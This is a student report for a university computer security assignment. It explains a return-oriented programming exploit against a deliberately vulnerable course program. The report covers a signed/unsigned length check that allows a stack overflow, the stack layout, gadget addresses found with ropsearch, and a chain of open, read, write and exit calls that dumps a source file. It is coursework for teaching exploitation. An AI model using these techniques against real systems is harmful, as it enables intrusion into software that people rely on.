**NUS CS-3235: Computer Security** October 22, 2020

# Assignment 2 Report - Part 3

*Lecturer: Reza Shokri* *Student: Wang Xinman A0180257E*

# 1 Return-oriented Programming

## 1.1 Running exploit

./rop

input -1 on prompt

## 1.2 Groundwork

- Found addresses of variables with p &[var].
- Used pdis to disassemble function rop to find where return address is stored.

```
gdb-peda$ stack 24
0000| 0x7fffffffe340 --> 0x0
0008| 0x7fffffffe348 --> 0x5555557562a0 --> 0x0
0016| 0x7fffffffe350 --> 0x7ffff7fb14a0 --> 0x0
0024| 0x7fffffffe358 --> 0x1
0032| 0x7fffffffe360 --> 0x5555557562a0 --> 0x0
0040| 0x7fffffffe368 --> 0x7ffff7e4bdbc (<__GI__IO_setbuffer+204>:      test   DWORD
PTR [rbx],0x8000)
0048| 0x7fffffffe370 --> 0x1
0056| 0x7fffffffe378 --> 0x555555554980 (<__libc_csu_init>:     push   r15)
0064| 0x7fffffffe380 --> 0x0
0072| 0x7fffffffe388 --> 0x0
0080| 0x7fffffffe390 --> 0x7fffffffe3b0 --> 0x0
0088| 0x7fffffffe398 --> 0x555555554978 (<main+81>:     mov    eax,0x0)
0096| 0x7fffffffe3a0 --> 0x7fffffffe4a0 --> 0x1
0104| 0x7fffffffe3a8 --> 0x5555557562a0 --> 0x0
0112| 0x7fffffffe3b0 --> 0x0
```

Figure 1: Original stack in rop

## 1.3 Observations

| Line (in GDB) | Address | Variable | Size (bytes) |
|---|---|---|---|
| 24 | 0x7fffffffe358 | i | 8 |
| 32<br>⋮<br>48 | 0x7fffffffe360<br>⋮<br>0x7fffffffe377 | buf | 24 |
| ⋮ | ⋮ | | |
| 64 | 0x7fffffffe380 | read_size | 8 |
| 72 | 0x7fffffffe388 | fsize | 8 |
| ⋮ | ⋮ | | |
| 88 | 0x7fffffffe398 | return address | 8 |

## 1.4 Methodology

1. As the input $i$ is received as signed integer (long) but later interpreted as unsigned, negative values can be supplied and overflows to become a very large positive value.
2. As such, if -1 is supplied, when comparing $i <$ fsize, the smaller value will be fsize. So the entire payload ("./exploit") is read.
3. Buffer buf is first filled with the name of file to open, "./rop.c".
4. As there are 88 - 23 = 56 bytes between the start of buffer to just before return address, we use ljust on the payload to fill the rest of the 56 bytes with "\x00"
5. Since the first three arguments of function calls are in the registers rdi, rsi, rdx respectively, in preparation for popping values into these registers, I use ropsearch to find the address to the gadgets (refer to section "Gadget Search").
   (a) For rsi and rdx, as multiple results are found, one of each is chosen arbitrarily.
6. So we overflow the stack up to the return address, and overwrite the return

address firstly with "open".

   (a) man open: int open(const char *pathname, int flags)
   (b) As per point 3, we first push the address of the buffer (storing the filename) into rdi, and next the flags into rsi. The flag is 0x00 to denote "read only".
   (c) Then the address of "open" is supplied.

7. Then we read the file

   (a) man read: ssize_t read(int fd, void *buf, size_t count)
   (b) Similarly, we push the arguments fd, buf (to read into), count (number of bytes to read) into the registers rdi, rsi, rdx respectively.
   (c) The fd value is 0x3, as returned by open. The address of buf to read into is chosen arbitrarily, as with the amount to read.
   (d) For rdx, unfortunately I could not find a gedget involving only rdx. As such, I chose the one at 0x00007ffff7ee0371 pop rdx; pop r12; ret.
   (e) As such, an additional dummy value 0x00 is popped into r12.
   (f) Then the address of "read" is supplied.

8. Lastly, we write to stdout.

   (a) man write: ssize_t write(int fd, const void *buf, size_t count)
   (b) In this case, only the fd of stdout is pushed into rdi, as the others stay the same (as already pushed for "read").

9. After which, the program prepares for exit. 0x0 is popped into rdi for exit status, and then the address for exit is supplied.

Result:

```
How many bytes do you want to read? (max: 24)
-1
./rop.c
#include <stdio.h>
#include <stdlib.h>

void rop(FILE *f)
{
        char buf[24];
        long i, fsize, read_size;

        puts("How many bytes do you want to read? (max: 24)");
        scanf("%ld", &i); // can be negative

        if (i > 24) {
                puts("You can't trick me...");
                return;
        }

        fseek(f, 0, SEEK_END); // pointer at end of file
        fsize = ftell(f); // finding file size
        fseek(f, 0, SEEK_SET); // going back to start

        read_size = (size_t) i < (size_t) fsize ? i : fsize;
        fread(buf, 1, read_size, f);
        fclose(f);

        puts(buf);
}

int main(void)
{
        FILE *f = fopen("./exploit", "r");
        setbuf(f, 0);
        if (!f)
                puts("Error opening ./exploit");
        else
                rop(f);
        return 0;
}
```

Figure 2: Result

## 1.5 Gadget Search

```
gdb-peda$ ropsearch "pop rdi; ret"
Searching for ROP gadget: 'pop rdi; ret' in: binary ranges
0x00005555555549e3 : (b'5fc3')  pop rdi; ret
gdb-peda$
```

Figure 3: rdi


gdb-peda$ ropsearch "pop rsi; ret" libc
Searching for ROP gadget: 'pop rsi; ret' in: libc ranges
0x00007ffff7deb529 : (b'5ec3')  pop rsi; ret
0x00007ffff7ded59f : (b'5ec3')  pop rsi; ret
0x00007ffff7df81a9 : (b'5ec3')  pop rsi; ret
0x00007ffff7e080de : (b'5ec3')  pop rsi; ret
0x00007ffff7e2453e : (b'5ec3')  pop rsi; ret
0x00007ffff7e2a5d5 : (b'5ec3')  pop rsi; ret
0x00007ffff7e2a75c : (b'5ec3')  pop rsi; ret
0x00007ffff7e4115b : (b'5ec3')  pop rsi; ret
0x00007ffff7e4124f : (b'5ec3')  pop rsi; ret
0x00007ffff7e412fb : (b'5ec3')  pop rsi; ret
0x00007ffff7e4766a : (b'5ec3')  pop rsi; ret
0x00007ffff7e49a56 : (b'5ec3')  pop rsi; ret
0x00007ffff7e49a7d : (b'5ec3')  pop rsi; ret
0x00007ffff7e4b6eb : (b'5ec3')  pop rsi; ret
0x00007ffff7e4b9bb : (b'5ec3')  pop rsi; ret
0x00007ffff7e4bf19 : (b'5ec3')  pop rsi; ret
0x00007ffff7e4bfb0 : (b'5ec3')  pop rsi; ret
0x00007ffff7e4c360 : (b'5ec3')  pop rsi; ret
0x00007ffff7e4c412 : (b'5ec3')  pop rsi; ret
0x00007ffff7e4cb9b : (b'5ec3')  pop rsi; ret
0x00007ffff7e4cc7c : (b'5ec3')  pop rsi; ret
0x00007ffff7e4ccc2 : (b'5ec3')  pop rsi; ret
0x00007ffff7e4dbf7 : (b'5ec3')  pop rsi; ret
0x00007ffff7e52338 : (b'5ec3')  pop rsi; ret
0x00007ffff7e5320d : (b'5ec3')  pop rsi; ret
--More--(25/182)

Figure 4: rsi




Figure 5: rdx




Figure 6: addresses of open, read, write




Figure 7: exit address